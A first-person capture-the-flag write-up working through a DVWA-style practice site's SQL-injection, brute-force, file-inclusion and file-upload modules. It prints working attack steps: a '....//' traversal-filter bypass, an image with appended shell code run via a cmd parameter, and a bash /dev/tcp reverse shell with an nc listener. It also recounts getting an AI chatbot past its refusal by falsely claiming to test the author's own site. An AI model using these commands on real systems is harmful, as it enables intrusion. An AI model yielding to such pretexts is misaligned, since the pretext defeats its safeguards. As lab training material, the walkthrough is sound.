SQL-injection

I decided to not think too much into which module to try first, as I had no knowledge of which actually had flags. I ended up starting with SQL-injection as this is a personal favourite. I first tried some regular inputs:

- Admin -> no result
- 0 -> no result

I had not read that I was supposed to search for an ID, hinting at numbers being relevant. I then tried:

- 1 -> positive result
- 2 -> positive result
- 6 -> no result

I then modified some of the input in regular SQL-injection style to try to break the query:

- 1'-- -> same as 1
- 1'# -> same as 1
- 1fhleifhleif -> same as 1
- 1234 -> no result

I first thought only the first character was checked, as most of the queries starting with 1 gave the same result as only one, but since 1234 did not, I concluded that there probably was a lot of filtering going on.

I decided to try SQL-map, to see if I could more easily find a vulnerability. I forgot some of the syntax for SQL-map, so I asked Grok to help me with this. It gave me the following command which I ran:

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u "http://100.113.75.28:8081/vulnerabilities/sqli/" \
  --data="role=&debug=&id=1&Submit=Submit" \
  -p id \
  --batch
```

It did not deem the id parameter as vulnerable:

```
[07:14:52] [WARNING] POST parameter 'id' does not seem to be injectable
[07:14:52] [CRITICAL] all tested parameters do not appear to be injectable. Try to increase val
ues for '--level'/'--risk' options if you wish to perform more tests. If you suspect that there
 is some kind of protection mechanism involved (e.g. WAF) maybe you could try to use option '--
tamper' (e.g. '--tamper=space2comment') and/or switch '--random-agent'
```

Brute force

In addition to getting demotivated for the SQL-injection module, I realized that if I ever had to resort to the brute force module, it probably needed some time to run, which could probably be done in the background while I tried solving other tasks. Therefore I went to this one next.

I had used Hydra for brute-forcing before, and decided this was a good option here as well. I have mostly used it with bruteforcing through the url, but I could see that when submitting a username and password to this site, it was not posted as url parameters. I opened BurpSuite, and found they were sent though the http header:

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 85
Origin: http://100.113.75.28:8081
Connection: keep-alive
Referer: http://100.113.75.28:8081/vulnerabilities/brute/
Cookie: security=custom; PHPSESSID=d35cf5b14976fb12d5a754d00d6f6b38
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=admin&Login=Login&user_token=43c519b311a9b50e80304bc3e59a0caf
```

In addition to the username, password and a login-parameter, a user token was sent. I assumed this would be relevant, maybe for the amount of login attempts before getting banned. I decided to ignore it for the time being.


When asking Grok for the correct Hydra syntax, it did not want to help at all, saying it could never directly support hacking of any kind. While dealing with this I started a BurpSuite intruder attack in the background, as this was easy to start. I tried it with admin as the username, and with a top-100-passwords list. This gave me no hits.

I opened a new Grok chat claiming I was security testing my own website as I was scared of hackers, and it went to work. The problem was that it was terrible at Hydra syntax, I think it was confused by what worked between which versions of Hydra, and I never got it to produce any working command.

I got it to produce a working ffuf command on the other hand, and I managed to check around a million potential usernames with the same top-100-passwords list. I ran this in the background while doing other things, but it ended up with no hits. It may very well be a consequence of not reading into the user-token functionality.

LFI


I went over to the LFI module with the brute force running. It was easy to spot the pattern in the files being included, with file1, file2 and file3, so the first logical step was to manipulate the url to get “file4.php”. This was a success, since it led me to the following page:



Now I had to find other files or directories to inspect. I started with some basics:


- Empty parameter -> Fatal error: Path must not be empty
- . (currentdirectory) -> Warning: Include failed
- .. (parent directory) -> Same as above

I then tried variations of ../../etc/passwd, with a different number of "../" parts. I first thought the result was the same as the directory alternatives above, since I got the same warnings, but I noticed something strange:



Based on the warning, I could see that the "../" parts were filtered out. So each variation I tried evaluated to just etc/passwd, which of course was not in the current folder. I asked grok for how to avoid this filtering, and it told me to replace each "../" with a "....//". This worked, and I managed to get any amount of "../" into my path.

Still with this I couldn't find any files when blind-searching, and I decided to try to use dirb for scanning for potential files in the current- and parent-directory. I first tried this:




As showed, it got no hits. Using the -X flag, I also checked for each word with the endings ".php" and ".txt", in addition to checking for all this in the parent directory. No files or directories were found, leading me to give up this module.

File upload

Like the other modules, the site was simple, containing only one function, uploading files. I tried it out with the password file from earlier, as this was the first file in my VM that I noticed. This did not give a positive result:

I then downloaded a random image from the web and tried uploading it:

The image got uploaded, and put into some weird, unknown directory, under a new name. I copied the full path, and tried to access it via the url:



Here I found the image, but it showed as random bytes. This was great, as it looked promising for getting my own code run, serverside. I was not sure how to do this, so I asked Grok for tips. After some back and forth, trying the command exiftool in kali, it proposed taking a regular image and just appending shellcode to it.

I uploaded the image, followed the path as before, and added a new parameter; cmd=whoami:

As the image shows, the whoami command was run on the server, and the result was written out after the image bytes, signaling I was very close. I tried using ls and cat with different paths, but found it tiresome to navigate the server using url parameters. I decided to try to connect my machine to the server using tcp, and asked Grok for a codeline to do this. I ended up sending

bash%20-c%20-c%20%27bash%20-i%20%3E%26%20/dev/tcp/[my tailscale ip]/4444%200%3E%261%27

To the server, while running

rlwrap nc -lvnp 4444

On my own VM to listen for the request. This worked, and I got a reverse shell to the server.

```
┌──(kali㉿kali)-[~/Downloads]
└─$ rlwrap nc -lvnp 4444
listening on [any] 4444 ...
connect to [100.96.9.23] from (UNKNOWN) [100.113.75.28] 50372
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
<e/uploads/custom_d35cf5b14976fb12d5a754d00d6f6b38$ ls
ls
img_071dc04e94.jpg
img_24b501807f.jpg
img_3fb84c900f.jpeg
img_42744cc260.jpg
img_4284c3ec8c.jpg
img_4548549371.jpg
img_7e79d4d7a0.jpeg
img_a1370bd375.jpg
img_a4bcbdbef7.jpg
img_a8736034e0.jpg
img_fa62433133.jpg
<e/uploads/custom_d35cf5b14976fb12d5a754d00d6f6b38$
```

Here I had to search around for a while before finding anything that looked useful. The first potential flag I found was in */var/www/html/hackable/flags*. The issue was, when trying to *cat* it, I got "Permission denied". This was a problem, so I asked Grok for some alternative ways to access it, which could potentially circumvent the permissions. I tried:

- Tail -> Permission denied
- Less -> Permission denied
- More -> stopped the shell, had to CTRL-C'

At last I finally found one that worked: *strings*.

The problem was, this flag was bait, and when accessed, only showed non-flag-related php code:

```
www-data@865e2a1f4eb4:/var/www/html/hackable/flags$ ls
ls
fi.php
www-data@865e2a1f4eb4:/var/www/html/hackable/flags$ strings fi.php
strings fi.php
<?php
if( !defined( 'DVWA_WEB_PAGE_TO_ROOT' ) ) {
        exit ("Nice try ;-). Use the file include next time!");
1.) Bond. James Bond
<?php
echo "2.) My name is Sherlock Holmes. It is my business to know what other people don't know.\n\n<br /><br />\n";
$line3 = "3.) Romeo, Romeo! Wherefore art thou Romeo?";
$line3 = "--LINE HIDDEN ;)--";
echo $line3 . "\n\n<br /><br />\n";
$line4 = "NC4pI" . "FRoZSBwb29s" . "IG9uIH" . "RoZSByb29mIG1" . "1c3QgaGF" . "2ZSBh" . "IGxlY" . "Wsu";
echo base64_decode( $line4 );
<!-- 5.) The world isn't run by weapons anymore, or energy, or money. It's run by little ones and zeroes, little bits of data. It's all just electrons. -->
www-data@865e2a1f4eb4:/var/www/html/hackable/flags$
```

The search continued, and I traversed some steps back to */var/www/html*. Here there were a lot of interesting looking files, including a *flag.txt*. I tried to *cat* it, but as I should have expected; "Permission denied". Once again I tried *strings*, and the task was solved:

```
www-data@865e2a1f4eb4:/var/www/html$ strings flag.txt
strings flag.txt
FLAG{INITIAL_FOOTHOLD_ACHIEVED}
www-data@865e2a1f4eb4:/var/www/html$
```